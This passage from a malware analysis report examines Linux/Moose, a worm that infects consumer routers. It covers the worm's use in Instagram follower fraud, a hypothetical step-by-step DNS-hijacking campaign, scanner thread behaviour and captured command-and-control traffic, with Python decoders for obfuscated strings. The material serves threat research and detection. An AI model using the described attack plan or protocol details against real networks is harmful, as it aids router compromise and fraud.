During our analysis we often asked ourselves, "Why so much effort in order to interact with social networks?" Then we realized that there is a market for follows, likes, views and whatnot. It is pretty clear that this is what is going on here.

First, as previously mentioned, there are attempts at stealing cookies from these sites. However, the cookies cannot be stolen if the traffic is HTTPS and now most of these sites are HTTPS-only, so it's unclear how effective these attacks are in this respect.


Second, attempting to commit fraud upon these sites needs a reputable and disposable IP address. If someone tries to register 2000 twitter accounts from his own IP address this will likely draw attention. To a social network site operator, there is probably nothing more reputable than an IP address behind a well-known ISP. Just the type of network where you can expect to find badly configured consumer routers.

4.4. Moose Taking Selfies — Deep into Instagram

The non-operator-related HTTP traffic we were able to observe was of the well-known Instagram social network.


During our monitoring we were able to see more than 700 different Instagram accounts accessed from a single infected router over about a month.

Accounts freshly created that we've seen in the tunnels:




@ lantaamiraja Lant — 3 Posts, 0 Follower, 3 Following


When we checked the next day, the account had started to follow around 30-40 people:



@ lantaamiraja Lant — 3 Posts, 0 Follower, 38 Following




@ terancedupahze1 Terance — 0 Posts, 0 Follower, 38 Following



@ odysseyquetza Odyssey — 0 Posts, 0 Follower, 44 Following

This is no isolated case. Both these accounts were seen in the HTTP traffic and then a few hours later when we checked them they were already following a similar number of accounts. It feels as if the operators understand there to be some threshold value that must not be reached too quickly.

Looking more closely at one account, here is a Wireshark screenshot of the HTTP traffic. You can see the username in the highlighted `Location` header[4].




```
User-Agent: Mozilla/5.0 (Windows NT 6.0; rv:13.0) Gecko/20100101 Firefox/13.0.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 301 Moved Permanently
Content-Type: text/html
Date: [redacted]
Location: https://instagram.com/CappertonBoyse/
Server: nginx
Content-Length: 178
Connection: keep-alive

<html>
<head><title>301 Moved Permanently</title></head>
<body bgcolor="white">
<center><h1>301 Moved Permanently</h1></center>
<hr><center>nginx</center>
</body>
</html>
```


Figure 8 **Instagram Proxied HTTP Traffic**

After a few hours we have a user with 36 followers:



4 Sharp-eyed readers will also notice the server's redirection to HTTPS ending our ability to monitor the content of the network traffic

Who is he following?




0 Follower | 36 Following

atouchofelegancepartyrental, djjove, clintjames55, omurgedik, hawk

brightbtyul, banned_magazine, baptiste.giabiconi, ixorascarves, cabitten

We picked an account at random. Carefully avoiding accounts with pictures that would require some blurring we've hit an account with surprisingly many followers considering that it has seven posts and follows only seven accounts:



@ signe_events Follow

Signé Weddings | Events Tailored Events. Imagination Inspiration Aspiration beyond Realisation. Address

7 Posts | 3430 Follower | 7 Following

#Signé #weddings #events #riyadh #ksa #tulips #elegance #florals #white #vases #pure #princess #queens #bride #cosettelkamar
90 22h

#Signé #weddings #lighting #LED #lights #bride #entrance #bridalwalk #princess #elegance #setup #dinner #hall #kosha #dubai #emirates #doha #events
98 6 2d

nadine_boulos
❤❤❤❤❤❤❤❤❤❤


signe_events
When we say team work This is what we mean @josephhannouch7

#Signé #plusqueparfait #angel #theme #angelicbride #elegance #white #transparency #princess #bridal #unique #pink #babypink #ksa #riyadh #art #events
97 2 2d

nadine_boulos
Lovely

signe_events
@nadine_boulos U R THE Lovely one as always

After one week it got better:



Search

Sign in with

@ signe_events Follow

Signé Weddings | Events Tailored Events. Imagination Inspiration Aspiration beyond Realisation. Address

10 Posts

11672 Follower

105 4 3d

signe_events #Signé #chocolate #imported #publicfigure #rimafrangieh #rimakarkafi

nadine_boulos V v v nice 😍😍😍

#Signé #kosha #lights #lighting #effects #butterfly #flowerslovers #stage #cute #fairy #amazing #ksa #riyadh #creativity #pqp #plusqueparfait #photography #LED #love #like

104 1 4d


braveksa 👍👍👍👍👍

#Signé #weddings #cosettel #events #riyadh #trays #disp #chocolate #queens #pearls #gold #elegance #white #pri #kosha #ksa #qatar #emirat #plusqueparfait #inlove #am #designs #art #creativity

185 3

signe_events

We have also found accounts that are following many similar accounts:



0 Follower 35 Following

elizaveta.kv

bo_shanp_kwt

comprar_curtidas

comprarseguidoresinsta

comprarcurtidas

tenhamaiscurtidas


athari.alfailakawi

thesilversky

unijannahofficial

faradinazaharani

Like this one selling Facebook likes:



@ tenhamaiscurtidas

Wellington Leão Tenha mais curtidas ou seguidores, pgto segu Contato: wfleao@gmail.com What

23943

www.tenhamaislikes.com

Mais curtidas e seguidores a partir de R$ 19,90 para 500 seguidores, com Pagamento seguro!
Contato - wfleao@gmail.com

Pagamento seguro! Podendo bloquear em até 20 dias senão incluirmos! Entre em contato para maiores informações: Whats (12) 98127 2949 - Email: wfleao@gmail.com

By looking at the tunnel activity we were able to witness many instances of fraudulent social network activity. It seems that people are willing to pay for this, so it is understandable that criminals will try to leverage it.

4.5. Multiple trails in the Moose yard — Alternative Attack Scenarios

Looking purely at the capabilities of Moose, several attack scenarios can be extrapolated. However due to the complexity of monitoring this threat most of them couldn't be confirmed. We will quickly explore the more interesting ones here.

Distributed Denial of Service (DDoS) attacks

Like most botnets, DDoS capability is a possibility. In this case there is nothing built into the malware itself that is related to DDoS but the generic SOCKS proxy implementation allows it. However it doesn't seem realistic to waste bandwidth through proxies instead of performing direct attacks.

Network exploration

Targeted network exploration and eavesdropping is definitely possible with Moose due to its NAT traversal capabilities and its integrated network sniffer, which is configured by a C&C server. The operator could tweak and monitor more closely one infection based on the IP address of the infection if it were affiliated with a government or a bank, for instance.

Reconnaissance then DNS Hijacking

One technical limitation of Moose is that it can only perform its DNS hijacking payload on victims' routers during infection. However this is not enabled in the default C&C configuration[5] and so we wondered how it could be used.

Here is a credible attack that the operator could launch to leverage several pieces of Moose's functionality and that would enable a reinfection of victims in which their DNS would get hijacked.

Note This plan requires knowledge about the malware that hasn't been covered yet. Some of the missing pieces will be explained further along.

1. Infect a few network devices within close range, such as badly configured consumer routers behind the same ISP
2. Sniffer is activated and waits for HTTP Cookies
3. Credible browsing activity occurs and operator receives all the cookies
4. Once confirmed to be an interesting target, configuration from the C&C changes: testing for infected host before going to Telnet is disabled, DNS hijacking is enabled and scanner threads are rebalanced to favor the infection of closely related IP addresses instead of random ones
5. Reinfection will happen as the scanner reinfect hosts already infected (due to the disabled check). During the reinfection the rogue DNS IP addresses will be put in place.
6. Users behind compromised routers will have their DNS hijacked

At this point the rogue DNS servers can point legitimate sites to phishing sites, inject malware in downloaded files, or perform man-in-the-middle attacks that would prevent upgrades to HTTPS by websites.

5 Which is good for them since they don't need to give out the malicious DNS IP address in the configuration information. Something we would have definitely explored if it were available.

5. MOOSE DNA Malware Analysis

Linux/Moose is a statically linked ELF binary without debugging symbols. It uses µClibc as its C library. It relies heavily on multithreading with more than 30 running simultaneously during a usual infection.

```
$ file elan2
elan2: ELF 32-bit MSB executable, MIPS, MIPS32 version 1 (SYSV), statically linked,
stripped
```

We based our analysis on the MIPS variants of the threat. The screen captures in this report are taken from this architecture. We quickly analyzed the ARM variant to make sure that this is the same threat and track changes through time, but that's all.

Here is a diagram of the various components of the threat that we will develop in the following sections.




Figure 9 **Moose Components**

String obfuscation with C&C servers

Before we move on to describe the individual components, there is one thing that is common between many of the components: The obfuscation that is applied to the strings sent through the network.

Strings obfuscated with this simple algorithm can be made readable with the following Python snippet:

```python
def decrypt_cnc_msg(ct):
  """
  Decrypt strings
  ct: bytearray of the ciphertext
  returns bytearray of the plaintext
  """

  # seed
  k = 0xff
  for i in reversed(range(len(ct))):

    # XOR with previous
    k = ct[i] = ct[i] ^ k

  return ct
```

5.1. Moose Reproduction — Infection Vector

We classified Moose as a worm since it attempts to replicate automatically. In this section we will describe how its spreading mechanism works.

Note Several parameters provided by the server configuration packet are of interest to understand the spreading behavior. The parameter names have been made up based on the behaviors they modified. The full list and details of these parameters is available in the configuration C&C network protocol section.

After configuration, three sets of threads are created that are related to the spreading mechanism: threads scanning random IP addresses, threads scanning closely related IP addresses, and threads created per network interface to scan these otherwise unreachable networks. These threads share the same code, which we will refer to as a scanner thread. The scanner thread's behavior is altered by being passed a different configuration.

Scanner threads and configuration
Interestingly the number of threads per set is defined by the **configuration C&C server**. `cnccfg_nb_thdscan_local` defines how many threads should scan for IPs closely related to the external IP. `cnccfg_nb_thdscan_ext` defines how many threads should scan using random IPs. Lastly, if `cnccfg_flag_scanner_sniffer` is set, then a scanner thread will be launched per additional network interface on the system — something we cover later.

During the observation period, typical configuration values seen coming from the **configuration C&C server** were:

- 10 threads scanning random IPs
- 20 threads scanning closely-related IPs
- 1 thread per network interface scanning local-area networks usually protected by the routers themselves

Scanner threads

The three sets of threads are each bootstrapped a bit differently. One set is scanning purely random IP addresses, another one is scanning for random IP addresses that are in the same /15 subnet (CIDR) as the external IP address of the infected device, and the last one is incrementally scanning all the IPs on the network interfaces it found up to the interface's broadcast address.




Random scan
Internet
13.3.3.7/15
Closely-related IP addresses (random scan in the same /15 of the router's external IP address)
13.3.3.7
192.168.1.0/24
10.13.3.0/24
Other interfaces
(linear scan from .0 to .255)

Figure 10 **Moose Scanner Behavior**

The scanner performs the following operations on each IP. First, it checks going to see if it can connect on TCP port 10073. If it can perform a full TCP handshake, it will disconnect right away and considers that the host is already infected and will report it as such to the **report C&C server**.

A Moose Encounter — An Infected Host (Peer) was Found

Unlike the other **configuration C&C server** interactions, which happen using a custom binary protocol on port 81, this exchange is done in HTTP on that same port. Here is an example that was captured:



```
GET /xx/rnde.php?p=-1482289528&f=0&m=0 HTTP/1.1
Host: www.getcool.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: Apache/20.2.25 (RedHat)
Content-Length: 2
Connection: close
Content-Type: text/plain

OK
```

Figure 11 **Reporting a Peer Found to the Configuration C&C Server**

Server headers
The server headers here are interesting. This Apache server version hasn't been released (and probably won't be for another century). Furthermore, to the best of our knowledge, Redhat has never been capitalized "RedHat" in Apache Server headers. These leads us to think that what we have here is a custom server that is intended to behave like an HTTP server when sent anything that looks like `GET /xx/`[6].

There are three fields of interest here. They are the fields set in the format string used by the malware:

```
GET /xx/rnde.php?p=%d&f=%d&m=%d HTTP/1.1\r\n
Host: www.getcool.com\r\n
Connection: Keep-Alive\r\n
\r\n
```

Note The `www.getcool.com` hostname is unrelated and an attempt to mislead analysis.

The three decimal format placeholders (`%d`) depicted above are:

- The obfuscated IP address
- The endianness of the platform reporting (0 for big-endian and 1 for little-endian)
- The type of scan that found the peer (0 for close-scan and 1 for Internet random scan)

6 Which is also in the URL given on infection to download the malware

The IP address is lightly obfuscated by being XORed with a fixed key and can be decrypted using the following Python snippet (where `p` is the `p` parameter of the `GET`):

```
import socket, struct
p = -1482289528
print(socket.inet_ntoa(struct.pack("i", (p ^ 0x7890ABCD))))
```

